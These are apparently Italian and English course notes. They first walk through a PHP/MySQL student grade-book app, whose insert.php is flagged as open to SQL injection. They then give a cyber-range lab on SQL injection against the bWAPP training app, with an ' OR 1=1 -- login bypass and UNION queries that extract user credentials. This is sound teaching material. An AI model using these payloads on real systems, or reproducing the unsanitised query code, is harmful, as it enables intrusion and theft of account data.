- Altro aspetto problematico di questo codice è la scarsa modularità dello stesso: Tesconi ripete in ogni pagina il codice per connettersi al database (in particolare, se modifichiamo i dati di accesso al database siamo costretti a modificare ogni singolo file). Fare una cosa del genere nel progetto comporta perdere punti relativamente all'organizzazione e alla modularità.

- Il sistema si articola su più file:
  - `index.html`, pagina di login (presente form che rimanda ad `authenticate.php`)
  - `authenticate.php`, pagina visitata dopo la sottomissione della form per fare login
  - `libretto.php`, pagina accessibile solo a coloro che hanno fatto login (contenuto del libretto)
  - `insert.php`, pagina che AJAX utilizza per inserire nuove valutazioni nel libretto.
  - `logout.php`, pagina per fare logout
  - `stats.php`, pagina contenente le funzioni utilizzate nello scorso esercizio sul libretto universitario (non le riscrivo, sono la fotocopia di quelle già viste)
  - Una cartella js con un file:
    - `ajax_jquery.js`, codice Javascript (in jQuery) per inserire nuovi elementi nel libretto. Ribadisco che il codice è incompleto.

- `index.html`

C'è poco da dire su questa pagina.

```
<!DOCTYPE html>
<html>
<head>
   <meta charset="utf-8">
   <title>Login</title>
</head>
<body>
   <div class="login">
      <h1>Login</h1>
         <form action="authenticate.php" method="post">
         Username
         <input type="text" name="username" placeholder="Username" id="username" required>

         <br>

         Password
         <input type="password" name="password" placeholder="Password" id="password" required>

         <input type="submit" value="Login">
         </form>
      </div>
</body>
</html>
```

- `authenticate.php`

```
<?php
session_start();
// Change this to your connection info.
// code by https://codeshack.io/secure-login-system-php-mysql/

$DATABASE_HOST = 'localhost';
```

[1] Attenzione, la parte è incompleta. L'inserimento di un nuovo elemento avviene in background, ma la tabella contenente le valutazioni e quella contenente le statistiche non viene aggiornata (necessario il refresh della pagina)

```
$DATABASE_USER = 'root';
$DATABASE_PASS = '';
$DATABASE_NAME = 'libretto';

$con = mysqli_connect($DATABASE_HOST, $DATABASE_USER, $DATABASE_PASS, $DATABASE_NAME);
if ( mysqli_connect_errno() ) {
      // If there is an error with the connection, stop the script and display the error.
      exit('Failed to connect to MySQL: ' . mysqli_connect_error());
}
```

Connessione al database con gestione di eventuali errori

Verifica dell'inserimento delle credenziali di login. Se non sono state inserite mi fermo subito.

```
// Now we check if the data from the login form was submitted, isset() will check if the data exists.
if ( !isset($_POST['username'], $_POST['password']) ) {
      // Could not get the data that should have been sent.
      exit('Please fill both the username and password fields!');
}
```

Quanto segue è un metodo alternativo per eseguire una query filtrando i parametri (tratto l'username come una stringa, quindi lo sanitizzo impedendo SQL Injections.

```
// Prepare our SQL, preparing the SQL statement will prevent SQL injection.
if ($stmt = $con->prepare('SELECT id, password FROM accounts WHERE username = ?')) {
      // Bind parameters (s = string, i = int, b = blob, etc), in our case the username is a string so we use "s"
      $stmt->bind_param('s', $_POST['username']);
      $stmt->execute();

      // Store the result so we can check if the account exists in the database.
      $stmt->store_result();

      if ($stmt->num_rows > 0) {
            $stmt->bind_result($id, $password);
            $stmt->fetch();

            if (password_verify($_POST['password'], $password)) {
                  session_regenerate_id();
                  $_SESSION['loggedin'] = TRUE;
                  $_SESSION['username'] = $_POST['username'];
                  $_SESSION['account_id'] = $id;
                  header('Location: libretto.php');
            } else {
                  // L'utente esiste ma la password è errata
                  echo 'Incorrect username and/or password!';
            }
      } else {
            // Non esiste un utente con l'username indicato
            echo 'Incorrect username and/or password!';
      }
      $stmt->close();
}
?>
```

Redirect verso la pagina `libretto.php`

Non indicate mai all'utente il dato sbagliato!!!

La parte rimanente del codice è molto simile a quella già vista in un esercizio passato. Se esiste un utente con l'username indicato utilizzo la funzione `password_verify` per confrontare la password inserita con la password salvata nel database. Se c'è corrispondenza modifico le variabili `$_SESSION` per indicare il login avvenuto.

- libretto.php

```
<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
  <title>LIBRETTO UNIVERSITARIO</title>
  <style>
     form > span {
```

```
            display: block;
            float: left;
            width: 70px;
      }
  </style>
```

Includo i file js necessari (il file col nostro codice jQuery e la libreria jQuery)

```
  <script
src="https://ajax.googleapis.com/ajax/libs/jquery/3.5.1/jquery.min.js"></script>
  <script type="text/javascript" src="js/ajax_jquery.js"></script>
</head>
<body>
     <?php
      include('stats.php');
      session_start();

      // Verifico se l'utente ha fatto login, se non lo ha fatto lo reindirizzo al login
      if (!isset($_SESSION['loggedin'])) {
            header('Location: index.html');
            exit;
      }

      // Connessione al database
      $mysqli = new mysqli("localhost", "root", "", "libretto");
      if (mysqli_connect_errno()) {
          printf("Connect failed: %s\n", mysqli_connect_error());
          exit();
      }
```

Recupero con una query i voti inseriti nel registro dell'utente. Riempio un array $voti

```
      $query = "SELECT Materia, Voto FROM voti WHERE account_id =".$_SESSION['account_id'];
      $result = $mysqli->query($query);
      $voti = array();
      while($row = $result->fetch_array()) {
         $voti[$row['Materia']] = $row['Voto'];
      }
      print("<h3>Benvenuto ".$_SESSION['username']."!</h3>")
      ?>

      <a href="logout.php">Logout</a>
```

Anchor alla pagina di logout.

```
      <h3>Libretto</h3>
      <form action="#">
```

Form per l'aggiunta di nuovi voti

```
            <span>Materia:</span>
            <input id="Materia" type="text" autofocus></input><br>
            <span>Voto:</span>
            <input id="Voto" type="text" ></input><br>
            <button id="Inserisci">Inserisci</button>
      </form>
      <br>
```

Stampo i voti recuperandoli dall'array $voti creato prima

```
      <table id="table_voti" border="1">
            <tr>
               <th>Materia</th>
               <th>Voto</th>
            </tr>
            <?php
            foreach ($voti as $key => $value) {
                  print "<tr><td>".$key."</td><td>".$value."</td></tr>";
            }
            ?>
      </table>

      <br>
```

```
      <?php if (count($voti)>0) : ?>

      // Parte omessa: fotocopia dell'esercizio precedente sul libretto universitario

      <?php
      endif;

      // Chiusura della connessione col database. Consigliato chiudere la connessione quando non più necessaria.
      $result->close();
      ?>
</body>
</html>
```

Stampo gli errori (o l'esito dell'inserimento) usando JSON. In questo modo Javascript può sapere se l'inserimento ha avuto successo o eventualmente stampare gli errori che si sono manifestati.

- insert.php

```
<?php
session_start();

if (!isset($_SESSION['loggedin'])) {
      $errore = array('errore' => 'utente non loggato');
      print json_encode($errore);
      exit;
}

$mysqli = new mysqli("localhost", "root", "", "libretto");
if (mysqli_connect_errno()) {
    printf("Connect failed: %s\n", mysqli_connect_error());
    exit();
}
```

Anche qui bisognerebbe stampare l'errore in JSON, ma va be…

```
if (isset($_GET['Materia'], $_GET['Voto']) ) {
      $Materia = $_GET['Materia'];
      $Voto = $_GET['Voto'];
      $account_id = $_SESSION['account_id'];

      $query = "INSERT INTO libretto.voti (`id`, `Materia`, `Voto`,
`account_id`) VALUES (NULL, '{$Materia}', '{$Voto}', '{$account_id}');";

      $query_result = $mysqli->query($query);
```

Valori chiaramente non sanitizzati. Possibili SQL Injections

La funzione $mysqli->query restituisce TRUE se uno statement INSERT ha avuto successo, FALSE altrimenti.

```
      $result = array('result' => $query_result);
      print json_encode($result);
}
else {
      $errore = array('errore' => 'Parametri non corretti');
      print json_encode($errore);
}
?>
```

- logout.php

```
<?php
session_start();
session_destroy();
header('Location: index.html');
?>
```

Con `session_destroy()` distruggiamo la sessione. Questo significa perdere tutte le variabili `$_SESSION` create. Dopo aver fatto ciò reindirizzo l'utente alla pagina di login.

- ajax jquery.js

```
$(document).ready(function(){
      $("#Inserisci").click(function(event){
            event.preventDefault();
```

Impedisco la sottomissione della form

```
            var Materia = $('#Materia').val();
            var Voto = $('#Voto').val();

            var param = {Materia: Materia, Voto: Voto};
            $.getJSON('insert.php', param, function(result){
                  console.log(result);
            });
      });
});
```

Recupero i valori dei controlli

Creo un oggetto avente come proprietà `Materia` e `Voto`. Lo utilizzo per comunicare i dati ad `insert.php` (richiesta in background di tipo GET).

Utilizzo `console.log` per fare debugging, come al solito.

Parte III

Laboratorio SQL Injections


CYBERWISER.EU

The cyber range platform: CYBERWISER.eu


1. The CYBERWISER.eu cyber range platform is going to be developed in the scope of the CYBERWISER.eu European Project;
2. The purpose of the CYBERWISER.eu platform is **to form** multidisciplinary and highly skilled **experts** in the **cybersecurity** field;
3. Users can act both as **attacker** and **defender**, in different and highly configurable **scenarios;**
4. A **scenario** is composed by:
   a. A set of **virtual resources** simulating a real network;
   b. The **software** running on such resources.
5. **To each scenario it is possible to associate one or more cyber range exercise**. Users are asked to complete the exercise, by interacting with the virtualized environment, to acquire additional knowledge;
6. The CYBERWISER.eu platform is entirely **web-based**.

How to reach the CYBERWISER.eu platform


1. Open a browser (FireFox, Chrome, Safari or Edge) and go to the following address: *https://clusting.itc.unipi.it/* ;
2. Login to the CYBERWISER.eu platform using the credentials which you should have received;
3. In the **left** menu, click on "*Activities*": Activities
4. You should see "*SQL Injection*", click on the *name* of the activity:



CYBERWISER.eu workspace



Scenario: Network Topology




CYBERWISER.eu cyber range

1. You have the right to access to a single VM called "***Attacker***". You can access it with the little screen icon on the top right of each VM icon:

2. The login credentials are:
   a. Login: **student**
   b. Password: **student**

Control screen




Scenario: How to use the VM

- ***"Attacker"***:
  - It is the VM using which you can attack the "Victim".
- **"Network":**
  - It is your local network
- **"Victim":**
  - The machine to attack.
  - To know its IP check next slide

* Depending on your keyboard layout, open a terminal and write:
`setxkbmap it` (for the Italian keyboard)
`setxkbmab us` (for the us keyboard)

Victim: Obtain the IP



Evaluation questionnaire

- When you completed the training session don't turn off the VMs, just close the Browser!
- After closing the training session, go to the following address using your PC:
  - **https://forms.gle/9Qpp6EcUruZeK7Pe8**
- Fill the questionnaire to evaluate your experience on the CYBERWISER.eu platform;
- The questionnaire is completely anonymous.

CYBERWISER.eu
Cyber Range & Capacity Building in Cybersecurity

SQL INJECTION

Dario Varano

May 2020

SQL Injection

- Introduction
- SQL recap
- Understanding common exploit techniques
- Hands-on session

What is SQL injection?
What does it affect?
How does it work?

SQL Injection

- Introduction
- SQL recap
- Understanding common exploit techniques
- Hands-on session

What is SQL?
SQL language insight

SQL Injection

- Introduction
- SQL recap
- Understanding common exploit techniques
- Hands-on session

Part I - How to bypass authentication?
Part II – Retrieving data using UNION statement

SQL Injection

- Introduction
- SQL recap
- Understanding common exploit techniques
- Hands-on session

Retrieve username and password of subscribed users of a website

INTRODUCTION


Some text here

What is SQL Injection?

It's the vulnerability that shows up every time you give an attacker the chance to influence the SQL queries that an application executes against a database server.

What does it affect?

Any code that accepts input from an untrusted external source and use it to make dynamic SQL statements could be vulnerable.



How does it work?


The SQL code is injected into application input parameters that are passed to a database server in order to be parsed and executed.

SQL RECAP

A recap section for the Structured Query Language

What is SQL?

A standard language aimed at querying database systems (e.g. MySQL, SQL Server, etc.)



SQL language insight (1)

- `CREATE DATABASE db_name;`
  - Create a new SQL database
- `CREATE TABLE tab_name (column1 datatype, column2 datatype, …);`
  - Create a new SQL table in a database
- `INSERT INTO tab_name (column1, column2) VALUES (value1, value2);`
  - Insert new records in an existing table
- `SELECT column1, column2 FROM tab_name;`
  - Fetch data from an existing SQL table in a database
- `SELECT column1, column2 FROM tab_name WHERE condition;`
  - The WHERE statement is used to filter results

SQL language insight (2)

- `SELECT column1, column2 FROM tab_name WHERE condition1 AND|OR|NOT condition2;`
  - The WHERE statement can be combined with AND, OR and NOT operators to filter results using more conditions
- `UPDATE tab_name SET column1=value1 WHERE condition;`
  - Modify an existing record in a table
- `DELETE FROM tab_name WHERE condition;`
  - Delete existing records in an existing table
- `DROP DATABASE db_name;`
  - Drop an existing SQL database
- `DROP TABLE tab_name;`
  - Drop an existing SQL table in a database

SQL language insight (3)

- `SELECT` col1_name `FROM` tab1_name `UNION SELECT` col1_name `FROM` tab2_name
  - It combines the result set of two or more SELECT clauses, returning a table with distinct values
- It is possible to select all the records in a table, using *
  - `SELECT * FROM tab_name`
- The standard way for separating SQL statements to be executed is ;
  - `SELECT column1 FROM tab_name; SELECT column2 FROM tab_name`
- SQL keywords are NOT case sensitive
  - `SELECT is equal to select`
- Single line comments starts with -- with a space afterwards
  - `SELECT * FROM Customers -- WHERE City='Pisa';` is equivalent to `SELECT * FROM Customers`

MySQL: INFORMATION_SCHEMA

A **database** storing information about all the other databases that the MySQL server maintains. It contains several **read-only tables**:

- TABLES: provides information about tables in databases. Important columns:
  - TABLE_SCHEMA: name of the db to which the table belongs;
  - TABLE_NAME: name of the table;
- COLUMNS: provides information about columns in tables. Important columns:
  - TABLE_SCHEMA: name of the corresponding db;
  - TABLE_NAME: name of the corresponding table;
  - COLUMN_NAME: name of the column;

UNDERSTANDING COMMON EXPLOIT TECHNIQUES


Part I

How to bypass authentication?

The query that is going to be executed is:

```
SELECT *
FROM users
WHERE user='foo'
AND password='bar'
```

Hint: What if you change the meaning of the SQL query to always return **true**?



Injection

The query that is going to be executed is:

```
SELECT *
FROM users
WHERE user='foo'
AND password='' OR 1=1 --
```

UNDERSTANDING COMMON EXPLOIT TECHNIQUES

Part II

Retrieving data using UNION statements (1)

Normal usage: combining result-set of two or more SELECT into a single result set:

```
SELECT column1 FROM tab1_name
UNION
SELECT column1 FROM tab2_name
```

The above query returns a table including **distinct** values coming from both SELECT statements

By injecting a UNION, followed by another arbitrary query, it is possible to retrieve any table accessible to the database user

Retrieving data using UNION statements (2)

The result columns names will be the ones of the first SELECT statements

Conditions for using the UNION statement properly:

1. Each SELECT statement **MUST** have the **same** number of columns
2. The columns **MUST** have **similar** data types

HANDS-ON SESSION

A dive into the cyber range platform

Instructions (1)

- Login into the cyber range
- A VM workstation will be at your disposal:
  - Click on to open the VNC console
  - Click on to open the VNC console in a new browser tab
  - Login into the workstation and launch the web browser
  - Visit the following URL: http://ip_address/bWAPP
- Login into bWAPP using the following credentials:
  - Username: **bee**
  - Password: **bug**

Instructions (2)

- Choose "**SQL Injection GET/Search**" from the selection button, then click "**Hack**"
- You can now search for a movie:

- Objective: retrieve **username** and **password** of all registered users

CYBERWISER.eu
Cyber Range & Capacity Building in Cybersecurity

SQL INJECTION WRITEUP

Dario Varano

May 2020

Instructions

- Choose "**SQL Injection GET/Search**" from the selection button, then click "**Hack**"
- You can now search for a movie:

- Objective: retrieve **username** and **password** of all registered users


Steps to carry out the training session

In order to launch a SQL injection using a UNION statement, we need to satisfy the following requirements:

1. Identify the number of columns returned when the original query is executed
2. Identify the table containing username and password of subscribed users
3. Retrieve username and password of subscribed users

Identify the number of columns (1)

- The first step is to inject the following code:



- The execution will fail with the following error message:
  - *"The used SELECT statements have a different number of columns"*
- Let's trigger the database until we have no error messages:
  - `movie' UNION SELECT 1, 2 --`
  - `movie' UNION SELECT 1, 2, 3 --`
  - …

Identify the number of columns (2)

- You eventually get a result, instead of the usual error message
- The expected result is the following:

Column_ name_1	*Column_ name_2*	*Column_ name_3*	*Column_ name_4*	*Column_ name_5*	*Column_ name_6*	*Column_ name_7*
1	2	3	4	5	6	7

Identify the number of columns (3)

- The actual result is instead:

Title	Release	Character	Genre	IMDb
2	3	5	4	Link

- This means that the logic behind the web application will show only columns in position 2, 3, 4 and 5 to the user
- This means that you only need to read those columns to gather the required data, **but how**?

Identify the right table

- Let's use the INFORMATION_SCHEMA database to gather all tables names
- You can use the following statement:

```
movie' UNION
SELECT 1, TABLE_NAME, 3, 4, 5, 6, 7
FROM INFORMATION_SCHEMA.TABLES --
```

- Once the query is executed, you will see the name of all the tables
- Is there something interesting? You are looking for all the subscribed *users*

Identify the right column

- Once you have identified the right table, it's time to identify the right column
- You can use the following statement:

```
movie' UNION
SELECT 1, COLUMN_NAME, 3, 4, 5, 6, 7
FROM INFORMATION_SCHEMA.COLUMNS
WHERE TABLE_NAME='???' –
```

- Is there something interesting?

Extract the desired data

- All the ingredients have been collected, it is now possible to extract all the desired data
- You can use the following statement:

```
movie' UNION
SELECT 1, column_name_1, column_name_2, 4, 5, 6, 7
FROM XXX --
```